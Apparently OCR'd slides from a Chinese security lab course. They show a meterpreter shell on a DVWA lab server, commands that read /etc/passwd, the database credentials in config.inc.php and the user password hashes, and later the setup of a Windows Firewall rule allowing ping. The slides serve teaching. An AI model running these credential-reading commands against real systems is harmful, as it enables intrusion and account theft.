
  - 切换到shell，依次输入：
    - whomai
    - grep www-data /etc/passwd



```
meterpreter > shell
Process 5963 created.
Channel 0 created.
whoami
www-data
grep www-data /etc/passwd
www-data:x:33:33:www-data:/var/www:/bin/sh
```

实验内容二：XSS攻击


- 存储式XSS攻击
  - 利用PHP配置文件
    - find /var/www/* -print | grep config |grep dvwa
    - grep "db_" /var/www/dvwa/config/config.inc.php



```
find /var/www/* -print | grep config |grep dvwa
/var/www/dvwa/config
/var/www/dvwa/config/config.inc.php
/var/www/dvwa/config/config.inc.php~
grep "db_" /var/www/dvwa/config/config.inc.php
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem du
e to sockets.
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port' ] = '5432';
```

实验内容二：XSS攻击


- 存储式XSS攻击
  - 利用PHP配置文件
    - echo "use dvwa; show tables;" | mysql -uroot
    - echo "use dvwa; desc users;" | mysql -uroot
    - echo "select user,password from dvwa.users;" | mysql -uroot



```
echo "use dvwa; show tables;" | mysql -uroot
Tables_in_dvwa
guestbook
users
echo "use dvwa; desc users;" | mysql -uroot
Field   Type    Null    Key     Default Extra
user_id int(6)  NO      PRI     0
first_name      varchar(15)     YES             NULL
last_name       varchar(15)     YES             NULL
user    varchar(15)     YES             NULL
password        varchar(32)     YES             NULL
avatar  varchar(70)     YES             NULL
echo "select user,password from dvwa.users;" | mysql -uroot
user    password
admin   5f4dcc3b5aa765d61d8327deb882cf99
gordonb e99a18c428cb38d5f260853678922e03
1337    8d3533d75ae2c3966d7e0d4fcc69216b
pablo   0d107d09f5bbe40cade3de5c71e9e9b7
smithy  5f4dcc3b5aa765d61d8327deb882cf99
```

实验内容三：Windows防火墙

- Enable Windows Firewall



Customize Settings
Control Panel ▸ System and Security ▸ Windows Firewall ▸ Customize Settings
Search Control Panel

Customize settings for each type of network

You can modify the firewall settings for each type of network location that you use.

What are network locations?

Home or work (private) network location settings

● Turn on Windows Firewall

□ Block all incoming connections, including those in the list of allowed programs

□ Notify me when Windows Firewall blocks a new program

○ Turn off Windows Firewall (not recommended)

Public network location settings

● Turn on Windows Firewall


□ Block all incoming connections, including those in the list of allowed programs

□ Notify me when Windows Firewall blocks a new program

○ Turn off Windows Firewall (not recommended)

实验内容三：Windows防火墙


- Ping Windows from Kali Linux



```
root@kali:~/Documents# ping -c 4 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.

--- 192.168.56.102 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3062ms
```


实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - Windows firewall with advanced security



实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - Windows firewall with advanced security



h Advanced Security on Local Computer

Windows Firewall with Advanced Security provides network security for Windows c

Overview

Domain Profile

✓ Windows Firewall is on.

⊘ Inbound connections that do not match a rule are blocked.

✓ Outbound connections that do not match a rule are allowed.

Private Profile

✓ Windows Firewall is on.

⊘ Inbound connections that do not match a rule are blocked.

✓ Outbound connections that do not match a rule are allowed.

Public Profile is Active

✓ Windows Firewall is on.

⊘ Inbound connections that do not match a rule are blocked.

✓ Outbound connections that do not match a rule are allowed.


Windows Firewall Properties

Getting Started

Authenticate communications between computers

实验内容三：Windows防火墙


- How to Enable ICMP (PING) through the Windows Firewall
  - Windows firewall with advanced security



Name	Group	Pro
Closed port 135 for NetBIOS		All
Closed port 139 for NetBIOS		All
Closed Port 3306 for MySQL		All
Closed Port 3389 for Remote Desktop		All
Closed port 445 for SMB		All
Java 1.6 java.exe		All
ManageEngine Desktop Central Apache Server		All
ManageEngine Desktop Central DataBase		All
ManageEngine Desktop Central Notification ...		All
ManageEngine Desktop Central Server		All
Open Port 161 for SNMP		All
Open Port 3000 for Rails Server		All
Open Port 3389		All
Open Port 4848 for GlassFish		All
Open Port 80 for IIS		All
Open Port 8020 for ManageEngine Desktop ...		All
Open Port 8022 for ManageEngine Desktop ...		All
Open Port 8080 for GlassFish		All
Open Port 8282 for Apache Struts		All
Open Port 8383 for ManageEngine Desktop ...		All
Open Port 8484 for Jenkins		All
Open Port 8585 for Wordpress and phpMyA...		All
Open Port 9200 for ElasticSearch		All
OpenSSH		All
Port 5985		Pub
ssh		All

实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - New Inbound Rule Wizard -- Custom



New Inbound Rule Wizard

Rule Type

Select the type of firewall rule to create.

What type of rule would you like to create?

○ **Program**
Rule that controls connections for a program.


○ **Port**
Rule that controls connections for a TCP or UDP port.

○ **Predefined:**
BranchCache - Content Retrieval (Uses HTTP)
Rule that controls connections for a Windows experience.

● **Custom**
Custom rule.

实验内容三：Windows防火墙

- How to Enable ICMP (PING) through the Windows Firewall
  - New Inbound Rule Wizard – All programs



New Inbound Rule Wizard

Program

Specify the full program path and executable name of the program that this rule matches.

Steps:

- Rule Type
- Program
- Protocol and Ports
- Scope
- Action
- Profile
- Name

Does this rule apply to all programs or a specific program?

● **All programs**
Rule applies to all connections on the computer that match other rule properties.

